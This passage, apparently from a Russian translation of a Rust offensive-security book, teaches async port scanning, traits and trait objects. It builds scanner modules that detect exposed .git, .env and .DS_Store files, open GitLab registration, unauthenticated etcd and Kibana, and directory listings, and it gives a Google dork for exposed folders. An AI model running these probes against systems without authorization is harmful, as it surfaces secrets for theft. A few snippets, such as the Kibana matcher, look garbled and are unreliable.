    dns_resolver.lookup_ip(domain.domain.as_str()).await.is_ok()
}
```

Превратив поддомены в Stream, мы можем затем использовать комбинатор map и buffer_unordered, чтобы сканировать поддомены конкурентно и собирать результат в вектор.

Очень элегантно и удобно, по моему мнению.

```
    // Concurrent stream method 1: Using buffer_unordered + collect
    let scan_result: Vec<Subdomain> = stream::iter(subdomains.into_iter())
        .map(|subdomain| ports::scan_ports(ports_concurrency, subdomain))
        .buffer_unordered(subdomains_concurrency)
        .collect()
        .await;
```

3.10.3 Порты

Как мы видели ранее, мы используем поток (stream) как пул воркеров для конкурентного сканирования всех портов данного хоста: **ch_03/tricoder/src/ports.rs**

```
pub async fn scan_ports(concurrency: usize, subdomain: Subdomain) -> Subdomain {
    let mut ret = subdomain.clone();


    // Concurrent stream method 3: using channels
    let (input_tx, input_rx) = mpsc::channel(concurrency);
    let (output_tx, output_rx) = mpsc::channel(concurrency);


    tokio::spawn(async move {
        for port in MOST_COMMON_PORTS_100 {
            let _ = input_tx.send(*port).await;
        }
```

```
    });


    let input_rx_stream = tokio_stream::wrappers::ReceiverStream::new(input_rx);
    input_rx_stream
        .for_each_concurrent(concurrency, |port| {
            let subdomain = subdomain.clone();
            let output_tx = output_tx.clone();
            async move {
                let port = scan_port(&subdomain.domain, port).await;
                if port.is_open {
                    let _ = output_tx.send(port).await;
                }
            }
        })
        .await;
    // close channel
    drop(output_tx);


    let output_rx_stream = tokio_stream::wrappers::ReceiverStream::new(output_rx);
    ret.open_ports = output_rx_stream.collect().await;


    ret
}
```

Наконец, помните: при сканировании одного порта нам нужен тайм-аут.

Так как tokio::time::timeout возвращает Future<Output=Result>, нам нужно проверить, что и Result от TcpStream::connect, и tokio::time::timeout равны Ok, чтобы быть уверенными, что порт открыт.

```
async fn scan_port(hostname: &str, port: u16) -> Port {
    let timeout = Duration::from_secs(3);
    let socket_addresses: Vec<SocketAddr> = format!("{}:{}", hostname, port)
        .to_socket_addrs()
        .expect("port scanner: Creating socket address")
        .collect();


    if socket_addresses.len() == 0 {
        return Port {
            port: port,
            is_open: false,
        };
    }


    let is_open =
        match tokio::time::timeout(timeout,
```

```
                TcpStream::connect(&socket_addresses[0])).await {
                 Ok(Ok(_)) => true,
                 _ => false,
            };


    Port {
          port: port,
          is_open,
    }
}
```

3.11 Как защищаться

Не блокируйте цикл событий. Не могу повторять это достаточно часто, потому что вижу это слишком часто. Как мы видели ранее, блокирующие задачи нужно отправлять в выделенный пул потоков (либо фиксированного размера, либо неограниченный, в зависимости от того, является ли ваше приложение более вычислительно- или I/O-интенсивным).

Не забывайте цифры: в async-функции или блоке не вызывайте не-async функцию или вычисление, которое может выполняться более 10–100 микросекунд.

3.12 Краткое содержание

- Многопоточность следует предпочитать, когда программа является CPU-bound (упирается в процессор), а async-await — когда программа является I/O-bound (упирается в ввод/вывод)
- Не блокируйте цикл событий
- Streams — это асинхронные итераторы
- Streams заменяют пулы воркеров
- Всегда ограничивайте количество конкурентных задач или размер каналов, чтобы не исчерпать ресурсы
- Если вы вкладываете async-блоки друг в друга, вы, вероятно, делаете что-то неправильно.# Глава 4. Добавляем модули с помощью объектно-трейтовых объектов (trait objects)

Представьте, что вы хотите добавить камеру к компьютеру, у которого её нет. Вы покупаете веб-камеру и подключаете её через порт USB. А теперь представьте, что вы хотите добавить хранилище к тому же компьютеру. Вы покупаете внешний жёсткий диск и также подключаете его через аналогичный порт USB.

В этом сила дженериков, применённых к миру физических гаджетов. Порт USB — это универсальный порт, а аксессуар, который к нему подключается, — это модуль. У вас нет портов под конкретные устройства: специального порта для веб-камер конкретного вендора, другого порта для другого вендора, ещё одного для вендора USB-дисков и так далее… Вы можете подключить почти любое USB-устройство к любому USB-порту, и оно заработает (минус совместимость с драйверами…). Ваш производитель ПК не обязан планировать любой модуль, который вы можете захотеть подключить к вашему компьютеру. Ему достаточно следовать универсальной и общей спецификации USB.

То же самое относится и к коду. Функция может выполнять конкретную задачу для конкретного типа, а обобщённая (generic) функция может выполнять конкретную задачу для некоторых (подробнее позже) типов.

add может складывать только две переменные i64.

```
fn add(x: i64, y: i64) -> i64 {
    return x + y;
}
```

Здесь add может складывать две переменные любого типа.

```
fn add<T>(x: T, y: T) -> T {
    return x + y;
}
```

Но этот код невалиден: бессмысленно складывать, например, два самолёта. И компилятор даже не знает, как складывать два самолёта! Здесь в игру вступают ограничения (constraints).

```
use std::ops::Add;


fn add<T: Add>(x: T, y: T) -> T {
    return x + y;
}
```

Здесь add может складывать любые типы, реализующие трейт Add. Кстати, именно так в Rust делается перегрузка операторов: путём реализации трейтов из модуля std::ops.

4.1 Дженерики

Цель обобщённого (generic) программирования — повысить переиспользуемость кода и снизить количество багов, позволяя функциям, структурам и трейтам определять свои типы позже.

На практике это означает, что алгоритм можно использовать с несколькими разными типами при условии, что они удовлетворяют ограничениям. В результате, если вы найдёте баг в вашем обобщённом алгоритме, вам нужно исправить его только один раз. Если бы вам пришлось реализовывать алгоритм 4 раза для 4 разных, но похожих типов (скажем, int32, int64, float32, float64), вы бы не просто потратили в 4 раза больше времени на реализацию, но и потратили бы в 4 раза больше времени на исправление одного и того же бага во всех реализациях (при условии, что вы не внесли другие баги из-за усталости).

В Rust функции, трейты (подробнее ниже) и типы данных могут быть обобщёнными:

```
use std::fmt::Display;


// a generic function, whose type parameter T is constrained
fn generic_display<T: Display>(item: T) {
    println!("{}", item);
```

```
}


// a generic struct
struct Point<T> {
    x: T,
    y: T,
}

// another generic struct
struct Point2<T>(T, T)


// a generic enum
enum Option<T> {
    Some(T),
    None
}


fn main() {
    let a: &str = "42";
    let b: i64 = 42;


    generic_display(a);
    generic_display(b);


    let (x, y) = (4i64, 2i64);


    let point: Point<i64> = Point {
        x,
        y
    };


    // generic_display(point) <- not possible. Point does not implement Display
}
```

Именно дженерики делают Rust таким выразительным. Без них было бы невозможно иметь обобщённые коллекции, такие как Vec, HashMap или BTreeSet.

```
use std::collections::HashMap;


struct Contact {
    name: String,
    email: String,
}
```

```
fn main() {
    // imagine a list of imported contacts with duplicates
    let imported_contacts = vec![
         Contact {
              name: "John".to_string(),
              email: "john@smith.com".to_string(),
         },
         Contact {
              name: "steve".to_string(),
              email: "steve@jobs.com".to_string(),
         },
         Contact {
              name: "John".to_string(),
              email: "john@smith.com".to_string(),
         },
         // ...
    ];


    let unique_contacts: HashMap<String, Contact> = imported_contacts
              .into_iter()
              .map(|contact| (contact.email.clone(), contact))
              .collect();
}
```

Благодаря мощи дженериков мы можем переиспользовать HashMap из стандартной библиотеки и быстро дедуплицировать наши данные!

Представьте, что вам пришлось бы реализовывать эти коллекции для всех типов в ваших программах?

4.2 Трейты

Трейты — это эквивалент интерфейсов из других языков (с некоторыми отличиями).

Так как определение термина через его синоним не очень полезно, посмотрим, что это означает в коде:

```
pub trait Dog {
    fn bark(&self) -> String;
}


pub struct Labrador{}


impl Dog for Labrador {
    fn bark(&self) -> String {
         "wouf".to_string()
    }
```

```
}


pub struct Husky{}

impl Dog for Husky {
    fn bark(&self) -> String {
         "Wuuuuuu".to_string()
    }
}


fn main() {
    let labrador = Labrador{};
    println!("{}", labrador.bark());


    let husky = Husky{};
    println!("{}", husky.bark());
}


// Output:


// wouf
// Wuuuuuu
```

Определив интерфейс Dog, все типы, реализующие этот трейт в нашей программе, будут считаться «собакой».

Именно поэтому говорят, что трейты (и интерфейсы) позволяют программистам определять разделяемое поведение: поведение, которое разделяется несколькими типами.

4.2.1 Реализации по умолчанию

Можно предоставлять реализацию по умолчанию для методов трейта:

```
pub trait Hello {
    fn hello(&self) -> String {
          String::from("World")
    }
}


pub struct Sylvain {}


impl Hello for Sylvain {
    fn hello(&self) -> String {
```

```
            String::from("Sylvain")
        }
}


pub struct Anonymous {}


impl Hello for Anonymous {}


fn main() {
    let sylvain = Sylvain{};
    let anonymous = Anonymous{};


    println!("Sylvain: {}", sylvain.hello());
    println!("Anonymous: {}", anonymous.hello());
}
// Output:


// Sylvain: Sylvain
// Anonymous: World
```

4.2.2 Композиция трейтов

Трейты можно компоновать для более продвинутых ограничений:

```
pub trait Module {
     fn name(&self) -> String;
     fn description(&self) -> String;
}


pub trait SubdomainModule {
     fn enumerate(&self, domain: &str) -> Result<Vec<String>, Error>;
}


fn enumerate_subdomains<M: Module + SubdomainModule>(module: M, target: &str) ->
    Vec<String> {
     // ...
}
```

4.2.3 Асинхронные трейты

На сегодняшний день async-функции в трейтах не поддерживаются напрямую в Rust. К счастью, Дэвид Толней (David Tolnay) снова нас выручил: можно использовать крейт async-trait.

```
#[async_trait]
pub trait HttpModule: Module {
     async fn scan(
         &self,
         http_client: &Client,
         endpoint: &str,
     ) -> Result<Option<HttpFinding>, Error>;
}
```

4.2.4 Обобщённые трейты

Трейты также могут иметь обобщённые параметры:

```
use std::fmt::Display;


trait Printer<S: Display> {
     fn print(&self, to_print: S) {
         println!("{}", to_print);
     }


}


struct ActualPrinter{}


impl<S: Display, T> Printer<S> for T {}


fn main() {
    let s = "Hello";
    let n: i64 = 42;
    let printer = ActualPrinter{};


    printer.print(s);
    printer.print(n);
}


// output:


// Hello
// 42
```

И даже лучше: вы можете реализовать обобщённый трейт для обобщённого типа:

```
use std::fmt::Display;
```

```
trait Printer<S: Display> {
    fn print(&self, to_print: S) {
            println!("{}", to_print);
    }
}


// implements Printer<S: Display> for any type T
impl<S: Display, T> Printer<S> for T {}


fn main() {
    let s = "Hello";
    let printer: i64 = 42;


    printer.print(s);
}

// Output:


// Hello
```

4.2.5 Атрибут derive

Когда вам нужно реализовать много трейтов для ваших типов, это может быстро стать утомительным и усложнить ваш код.

К счастью, в Rust есть кое-что для нас: атрибут derive.

Используя атрибут derive, мы фактически передаём наши типы макросу Derive, который является своего рода процедурным макросом.

Они принимают код как вход (в данном случае наш тип) и создают больше кода как выход. На этапе компиляции.

Это особенно полезно для десериализации данных: просто реализовав трейты Serialize и Deserialize из крейта serde — почти повсеместно используемой библиотеки сериализации в мире Rust — мы можем сериализовать и десериализовать наши типы в множество форматов данных: JSON, YAML, TOML, BSON и так далее...

```
use serde::{Serialize, Deserialize};


#[derive(Debug, Clone, Serialize, Deserialize)]
struct Point {
    x: u64,
    y: u64,
}
```

Без особых усилий мы только что реализовали трейты Debug, Clone, Serialize и Deserialize для нашей структуры Point.

Стоит отметить, что все подполя вашей структуры должны реализовывать трейты:

```
use serde::{Serialize, Deserialize};


// Not possible:
#[derive(Debug, Clone, Serialize, Deserialize)]
struct Point<T> {
    x: T,
    y: T,
}


// instead, do this:
use serde::{Serialize, Deserialize};
use core::fmt::Debug; // Import the Debug trait


#[derive(Debug, Clone, Serialize, Deserialize)]
struct Point<T: Debug + Clone + Serialize + Deserialize> {
    x: T,
    y: T,
}
```

4.3 Трейтовые объекты (trait objects)

Теперь вы можете задаться вопросом: как создать коллекцию, которая может содержать разные конкретные типы, удовлетворяющие данному трейту? Например:

```
trait UsbModule {
     // ...
}


struct UsbCamera {
      // ...
}


impl UsbModule for UsbCamera {
     // ..
}


impl UsbCamera {
     // ...
}
```

```
struct UsbMicrophone{
      // ...
}

impl UsbModule for UsbMicrophone {
     // ..
}


impl UsbMicrophone {
     // ...
}


let peripheral_devices: Vec<UsbModule> = vec![
     UsbCamera::new(),
     UsbMicrophone::new(),
];
```

К сожалению, в Rust это не так просто. Так как модули могут иметь разный размер в памяти, компилятор не позволяет нам создать такую коллекцию. Не все элементы вектора имеют одинаковую форму.

Трейтовые объекты решают ровно эту проблему: когда вы хотите использовать разные конкретные типы (разной формы), придерживающиеся контракта (трейта), во время выполнения.

Вместо использования объектов напрямую мы будем использовать указатели на объекты в нашей коллекции. На этот раз компилятор примет наш код, потому что каждый указатель имеет одинаковый размер.

Как делать это на практике? Мы увидим ниже при добавлении модулей в наш сканер.

4.3.1 Статическая и динамическая диспетчеризация

Итак, в чём техническая разница между обобщённым параметром и трейтовым объектом?

Когда вы используете обобщённый параметр (здесь для функции process): **ch_04/snippets/disp**

```
trait Processor {
    fn compute(&self, x: i64, y: i64) -> i64;
}


struct Risc {}


impl Processor for Risc {
    fn compute(&self, x: i64, y: i64) -> i64 {
         x + y
    }
```

```
}


struct Cisc {}


impl Processor for Cisc {
    fn compute(&self, x: i64, y: i64) -> i64 {
        x * y
    }
}


fn process<P: Processor>(processor: &P, x: i64) {
    let result = processor.compute(x, 42);
    println!("{}", result);
}


pub fn main() {
    let processor1 = Cisc {};
    let processor2 = Risc {};


    process(&processor1, 1);
    process(&processor2, 2);
}
```

Компилятор генерирует специализированную версию для каждого типа, с которым вы вызываете функцию, а затем заменяет места вызовов вызовами этих специализированных функций.

Это известно как мономорфизация.

Например, код выше примерно эквивалентен:

```
fn process_Risc(processor: &Risc, x: i64) {
    let result = processor.compute(x, 42);
    println!("{}", result);
}


fn process_Cisc(processor: &Cisc, x: i64) {
    let result = processor.compute(x, 42);
    println!("{}", result);
}
```

Это то же самое, как если бы вы реализовали эти функции сами. Это известно как статическая диспетчеризация. Выбор типа осуществляется статически на этапе компиляции. Она даёт лучшую производительность во время выполнения.

С другой стороны, когда вы используете трейтовый объект: **ch_04/snippets/dispatch/src/dynar**

```
trait Processor {
    fn compute(&self, x: i64, y: i64) -> i64;
}


struct Risc {}


impl Processor for Risc {
    fn compute(&self, x: i64, y: i64) -> i64 {
        x + y
    }
}


struct Cisc {}

impl Processor for Cisc {
    fn compute(&self, x: i64, y: i64) -> i64 {
        x * y
    }
}


fn process(processor: &dyn Processor, x: i64) {
    let result = processor.compute(x, 42);
    println!("{}", result);
}


pub fn main() {
    let processors: Vec<Box<dyn Processor>> = vec![
        Box::new(Cisc {}),
        Box::new(Risc {}),
    ];


    for processor in processors {
        process(&*processor, 1);
    }
}
```

Компилятор сгенерирует только 1 функцию process. Именно во время выполнения ваша программа обнаружит, к какому виду Processor относится переменная processor и, следовательно, какой метод compute вызывать. Это называется динамической диспетчеризацией. Выбор типа осуществляется динамически во время выполнения.

Синтаксис трейтовых объектов &dyn Processor может показаться немного тяжеловесным, особенно если вы пришли из менее многословных языков. Лично я его обожаю! С одного взгляда мы видим, что функция принимает трейтовый объект, благодаря

dyn Processor.

Ссылка & обязательна, потому что Rust нужно знать точный размер каждой переменной.

Так как структуры, реализующие трейт Processor, могут различаться по размеру, единственное решение — передать ссылку. Это также мог бы быть (умный) указатель, такой как Box, Rc или Arc.

Суть в том, что переменная processor должна иметь размер, известный на этапе компиляции.

Заметьте: в этом конкретном примере мы делаем &∗processor, потому что нам сначала нужно разыменовать Box, чтобы передать ссылку функции process. Это эквивалент process(&(∗processor), 1).

При компиляции функций с динамической диспетчеризацией Rust под капотом создаёт так называемую vtable и использует её во время выполнения, чтобы выбрать, какую функцию вызвать.

4.3.2 Несколько заключительных мыслей

Используйте статическую диспетчеризацию, когда вам нужна абсолютная производительность, и трейтовые объекты, когда вам нужно больше гибкости или коллекции объектов с одинаковым поведением.

4.4 Разбор аргументов командной строки

В первой главе мы видели, как получить доступ к аргументам командной строки. Для более сложных программ, таких как наш сканер, требуется библиотека для разбора аргументов командной строки.

Например, мы можем захотеть передать нашей программе более сложные параметры конфигурации, такие как формат вывода (JSON, XML...), флаг отладки или просто возможность выполнять несколько команд.

Мы будем использовать самую известную: clap, так как это также моя любимая. Но имейте в виду, что существуют альтернативы, например structopt.

```
let cli = App::new(clap::crate_name!())
    .version(clap::crate_version!())
    .about(clap::crate_description!())
    .subcommand(SubCommand::with_name("modules").about("List all modules"))
    .subcommand(
        SubCommand::with_name("scan").about("Scan a target").arg(
            Arg::with_name("target")
                .help("The domain name to scan")
                .required(true)
                .index(1),
        ),
    )
    .setting(clap::AppSettings::ArgRequiredElseHelp)
    .setting(clap::AppSettings::VersionlessSubcommands)
    .get_matches();
```

Здесь мы объявляем 2 подкоманды: modules и scan.

Подкоманда scan также имеет обязательный аргумент: target. Таким образом, вызов scan так:

```
$ tricoder scan
```

не сработает. Нужно вызывать её с аргументом:

```
$ tricoder scan kerkour.com
```

Затем мы можем проверить, какая подкоманда была вызвана, и значение аргументов:

```
    if let Some(_) = cli.subcommand_matches("modules") {
        cli::modules();
    } else if let Some(matches) = cli.subcommand_matches("scan") {
        // we can safely unwrap as the argument is required
        let target = matches.value_of("target").unwrap();
        cli::scan(target)?;
     }
```

4.5 Логирование

Когда долго работающая программа сталкивается с нефатальной ошибкой, мы не обязательно хотим прекращать её выполнение. Вместо этого хорошей практикой является запись ошибки в лог для дальнейшего расследования и отладки.

В Rust есть два замечательных крейта для логирования:

- log: для простого, текстового логирования
- slog: для более продвинутого структурированного логирования

Эти крейты, строго говоря, не являются логгерами. Вы можете добавить их в свои программы следующим образом:

ch_04/snippets/logging/src/main.rs

```
fn main() {
    log::info!("message with info level");
    log::error!("message with error level");
    log::debug!("message with debug level");
}
```

Но когда вы запускаете программу:

```
$ cargo run
   Compiling logging v0.1.0 (black-hat-rust/ch_04/snippets/logging)
    Finished dev [unoptimized + debuginfo] target(s) in 0.56s
     Running `target/debug/logging`
```

Ничего не выводится...

Чтобы что-то действительно отображалось, нужен логгер. Крейты log и slog — лишь фасады.

Они предоставляют единый интерфейс логирования для всей экосистемы, но сами ничего не пишут в лог. Для этого нужен крейт-логгер.

4.5.1 env_logger

Список логгеров можно найти в документации крейта log: https://github.com/rust-lang/log#in-executables

На протяжении остальной части книги мы будем использовать env_logger, потому что он предоставляет большую гибкость и точность в том, что мы логируем, и, что более важно, прост в использовании.

Чтобы настроить его, просто экспортируйте переменную окружения RUST_LOG и вызовите функцию init следующим образом:

ch_04/tricoder/src/main.rs

```
env::set_var("RUST_LOG", "info,trust_dns_proto=error");
env_logger::init();
```

Здесь мы говорим env_logger логировать на уровне info по умолчанию и на уровне error для крейта trust_dns_proto.

4.6 Добавляем модули в наш сканер

Архитектура нашего сканера выглядит так:

Рисунок 4.1: Архитектура нашего сканера




Figure 10: Рисунок 4.1

Мы естественным образом видим два вида модулей:

- Модули для перечисления поддоменов
- Модули для сканирования каждого порта и поиска уязвимостей

Эти 2 вида модулей, при всей их разности, всё же могут иметь общие особенности.

Итак, объявим родительский трейт Module:

```
pub trait Module {
     fn name(&self) -> String;
     fn description(&self) -> String;
}
```

4.6.1 Модули поддоменов

Роль модуля поддоменов — находить все поддомены для данного домена и источника.

```
#[async_trait]
pub trait SubdomainModule: Module {
    async fn enumerate(&self, domain: &str) -> Result<Vec<String>, Error>;
}
```

4.6.2 HTTP-модули

Цель HTTP-модуля: для данной конечной точки (host:port) проверить, можно ли найти данную уязвимость.

```
#[async_trait]
pub trait HttpModule: Module {
    async fn scan(
          &self,
          http_client: &Client,
          endpoint: &str,
    ) -> Result<Option<HttpFinding>, Error>;
}
```

4.6.2.1 Инстансы GitLab с открытой регистрацией Помните историю об открытом миру инстансе GitLab?

ch_04/tricoder/src/modules/http/gitlab_open_registrations.rs

```
#[async_trait]
impl HttpModule for GitlabOpenRegistrations {
    async fn scan(
          &self,
          http_client: &Client,
          endpoint: &str,
    ) -> Result<Option<HttpFinding>, Error> {
          let url = format!("{}", &endpoint);
          let res = http_client.get(&url).send().await?;


          if !res.status().is_success() {
                return Ok(None);
          }

          let body = res.text().await?;
          if body.contains("This is a self-managed instance of GitLab") &&
```

```
            body.contains("Register") {
                return Ok(Some(HttpFinding::GitlabOpenRegistrations(url)));
            }


            Ok(None)
        }
    }
```

4.6.2.2 Раскрытие git-файлов Ещё один фатальный изъян — раскрытие git-файлов и каталогов.

Это часто случается с PHP-приложениями, обслуживаемыми nginx или Apache HTTP Server, когда они настроены неправильно.

Уязвимость заключается в том, чтобы оставить git-файлы публично доступными, например .git/config или .git/HEAD. (В большинстве случаев) можно скачать всю историю git с помощью скрипта.

Однажды я аудировал сайт компании, где моим другом был стажёр. Блог (WordPress, если я правильно помню) был уязвим к этой уязвимости, и я смог скачать всю историю git проекта. Это было забавно, потому что у меня был доступ ко всем коммитам, которые мой друг сделал во время своей стажировки.

Но, что серьёзнее, учётные данные базы данных были закоммичены в код...

ch_04/tricoder/src/modules/http/git_head_disclosure.rs

```
impl GitHeadDisclosure {
    pub fn new() -> Self {
        GitHeadDisclosure {}
    }


    fn is_head_file(&self, content: &str) -> bool {
        return Some(0) == content.to_lowercase().trim().find("ref:");
    }
}

#[async_trait]
impl HttpModule for GitHeadDisclosure {
    async fn scan(
        &self,
        http_client: &Client,
        endpoint: &str,
    ) -> Result<Option<HttpFinding>, Error> {
        let url = format!("{}/.git/HEAD", &endpoint);
        let res = http_client.get(&url).send().await?;


        if !res.status().is_success() {
            return Ok(None);
```

```
        }


        let body = res.text().await?;
        if self.is_head_file(&body) {
            return Ok(Some(HttpFinding::GitHeadDisclosure(url)));
        }


        Ok(None)
    }
}
```

4.6.2.3 Раскрытие файла .env Раскрытие файла .env — тоже из тех уязвимостей, которые легко упустить, но которые могут быть фатальны: они могут утечь все секреты вашего веб-приложения, такие как учётные данные базы данных или SMTP, ключи шифрования...

ch_04/tricoder/src/modules/http/dotenv_disclosure.rs

```
#[async_trait]
impl HttpModule for DotEnvDisclosure {
    async fn scan(
        &self,
        http_client: &Client,
        endpoint: &str,
    ) -> Result<Option<HttpFinding>, Error> {
        let url = format!("{}/.env", &endpoint);
        let res = http_client.get(&url).send().await?;


        if res.status().is_success() {
            return Ok(Some(HttpFinding::DotEnvFileDisclosure(url)));
        }


        Ok(None)
    }
}
```

Обратите внимание: этот модуль не так надёжен, и вам, возможно, стоит добавить сопоставление с регулярным выражением, чтобы убедиться, что приложение не возвращает валидный ответ для любого URL. Например, [A−Z0−9]+=.∗.

4.6.2.4 Раскрытие файла .DS_Store Раскрытие файла .DS_Store более тонкое. Оно менее катастрофично, чем, например, раскрытие файла .env.

Попав наружу, файл .DS_Store может раскрыть другие чувствительные файлы, забытые в папке, такие как database_backup.sql, или всю структуру приложения.

ch_04/tricoder/src/modules/http/ds_store_disclosure.rs

```
impl DsStoreDisclosure {
    pub fn new() -> Self {
        DsStoreDisclosure {}
    }


    fn is_ds_store_file(&self, content: &[u8]) -> bool {
        if content.len() < 8 {
            return false;
        }


        let signature = [0x0, 0x0, 0x0, 0x1, 0x42, 0x75, 0x64, 0x31];


        return content[0..8] == signature;
    }
}


#[async_trait]
impl HttpModule for DsStoreDisclosure {
    async fn scan(
        &self,
        http_client: &Client,
        endpoint: &str,
    ) -> Result<Option<HttpFinding>, Error> {
        let url = format!("{}/.DS_Store", &endpoint);
        let res = http_client.get(&url).send().await?;

        if !res.status().is_success() {
            return Ok(None);
        }


        let body = res.bytes().await?;
        if self.is_ds_store_file(&body.as_ref()) {
            return Ok(Some(HttpFinding::DsStoreFileDisclosure(url)));
        }


        Ok(None)
    }
}
```

4.6.2.5 Неаутентифицированный доступ к базам данных В последние годы не было ни одного месяца, чтобы какая-то компания не была взломана или не была выкуплена из-за того, что оставила базу данных без аутентификации в интернете. Худшими нарушителями являются MongoDB и Elasticsearch. Менее известный (более

нишевый, нацеленный на облачную инфраструктуру), но всё же важный — etcd.

Для etcd это можно обнаружить сопоставлением строк: **ch_04/tricoder/src/modules/http/etcd_**

```
#[async_trait]
impl HttpModule for EtcdUnauthenticatedAccess {
    async fn scan(
        &self,
        http_client: &Client,
        endpoint: &str,
    ) -> Result<Option<HttpFinding>, Error> {
        let url = format!("{}/version", &endpoint);
        let res = http_client.get(&url).send().await?;


        if !res.status().is_success() {
            return Ok(None);
        }


        let body = res.text().await?;
        if body.contains(r#""etcdserver""#)
            && body.contains(r#""etcdcluster""#)
            && body.chars().count() < 200
        {
            return Ok(Some(HttpFinding::EtcdUnauthenticatedAccess(url)));
        }


        Ok(None)
    }
}
```

4.6.2.6 Неаутентифицированный доступ к админ-дашбордам Ещё один конфигурационный просчёт, который может быть фатальным, — оставить дашборды открытыми миру.

По моему опыту, главные нарушители: kibana, traefik, zabbix и Prometheus.

Сопоставления строк в большинстве случаев достаточно: **ch_04/tricoder/src/modules/http/kib**

```
#[async_trait]
impl HttpModule for KibanaUnauthenticatedAccess {
    async fn scan(
        &self,
        http_client: &Client,
        endpoint: &str,
    ) -> Result<Option<HttpFinding>, Error> {
        let url = format!("{}", &endpoint);
        let res = http_client.get(&url).send().await?;
```

```
        if !res.status().is_success() {
              return Ok(None);
        }

        let body = res.text().await?;
        if body.contains(r#"</head><body kbn-chrome
            id="kibana-body"><kbn-initial-state"#)
        || body.contains(r#"<div
            class="ui-app-loading"><h1><strong>Kibana</strong><small> is
            loading."#)
        || Some(0) == body.find(r#"|| body.contains("#)
        || body.contains(r#"<div class="kibanaWelcomeLogo"></div></div></div><div
            class="kibanaWelcomeText">Loading Kibana</div></div>"#) {
              return Ok(Some(HttpFinding::KibanaUnauthenticatedAccess(
                    url,
              )));
        }


        Ok(None)
    }
}
```

4.6.2.7 Раскрытие листинга каталогов Также распространённая ошибка в PHP-приложениях, обслуживаемых Nginx и Apache server: эта ошибка конфигурации позволяет всему миру просматривать файлы в папках сервера. Просто безумие, сколько личных и корпоративных данных можно получить с помощью google dorks, таких как:

```
intitle:"index.of" "parent directory" "size"
```

ch_04/tricoder/src/modules/http/directory_listing_disclosure.rs

```
// ...
impl DirectoryListingDisclosure {
    pub fn new() -> Self {
        DirectoryListingDisclosure {
            dir_listing_regex: Regex::new(r"<title>Index of .*</title>")
                .expect("compiling http/directory_listing regexp"),
        }
    }


    async fn is_directory_listing(&self, body: String) -> Result<bool, Error> {
        let dir_listing_regex = self.dir_listing_regex.clone();
        let res = tokio::task::spawn_blocking(move ||
          dir_listing_regex.is_match(&body)).await?;


        Ok(res)
```

```
    }
}


// ...


#[async_trait]
impl HttpModule for DirectoryListingDisclosure {
    async fn scan(
        &self,
        http_client: &Client,
        endpoint: &str,
    ) -> Result<Option<HttpFinding>, Error> {
        let url = format!("{}/", &endpoint);
        let res = http_client.get(&url).send().await?;


        if !res.status().is_success() {
            return Ok(None);
        }


        let body = res.text().await?;
        if self.is_directory_listing(body).await? {
            return Ok(Some(HttpFinding::DirectoryListingDisclosure(url)));
        }


        Ok(None)
    }
}
```

4.7 Тесты

Теперь, когда у нас есть модули, как мы можем быть уверены, что не допустили ошибок при написании кода?

Тесты, конечно!

Главная ошибка, которой следует избегать при написании тестов, — писать тесты, отталкиваясь от тестируемой реализации.

Так делать не следует!

Тесты должны писаться исходя из спецификации. Например, при тестировании раскрытия файла .DS_Store у нас могут быть неправильные магические байты в нашем коде. Поэтому мы должны писать тест, глядя на спецификацию файла .DS_Store, а не на нашу собственную реализацию.

ch_04/tricoder/src/modules/http/ds_store_disclosure.rs

```
#[cfg(test)]
mod tests {
    #[test]
    fn is_ds_store() {
         let module = super::DsStoreDisclosure::new();
         let body = "testtesttest";
         let body2 = [
              0x00, 0x00, 0x00, 0x01, 0x42, 0x75, 0x64, 0x31, 0x00, 0x00, 0x30, 0x00
                 0x00, 0x00,
              0x08, 0x0,
         ];


         assert_eq!(false, module.is_ds_store_file(body.as_bytes()));
         assert_eq!(true, module.is_ds_store_file(&body2));
    }
}
```

4.7.1 Асинхронные тесты

Благодаря tokio написание асинхронных тестов — всего лишь пара нажатий клавиш.

ch_04/tricoder/src/modules/http/directory_listing_disclosure.rs

```
#[cfg(test)]
mod tests {
    use super::DirectoryListingDisclosure;


    #[tokio::test]
    async fn is_directory_listing() {
        let module = DirectoryListingDisclosure::new();


        let body = String::from("Content <title>Index of kerkour.com</title> test");
        let body2 = String::from(">ccece> Contrnt <tle>Index of kerkour.com</title>
            test");
        let body3 = String::from("");
        let body4 = String::from("test test test test test< test> test
           <title>Index</title> test");


        assert_eq!(true, module.is_directory_listing(body).await.unwrap());
        assert_eq!(false, module.is_directory_listing(body2).await.unwrap());
        assert_eq!(false, module.is_directory_listing(body3).await.unwrap());
        assert_eq!(false, module.is_directory_listing(body4).await.unwrap());
    }
}
```

4.7.2 Автоматизация тестов

Рисунок 4.2: CI-конвейер

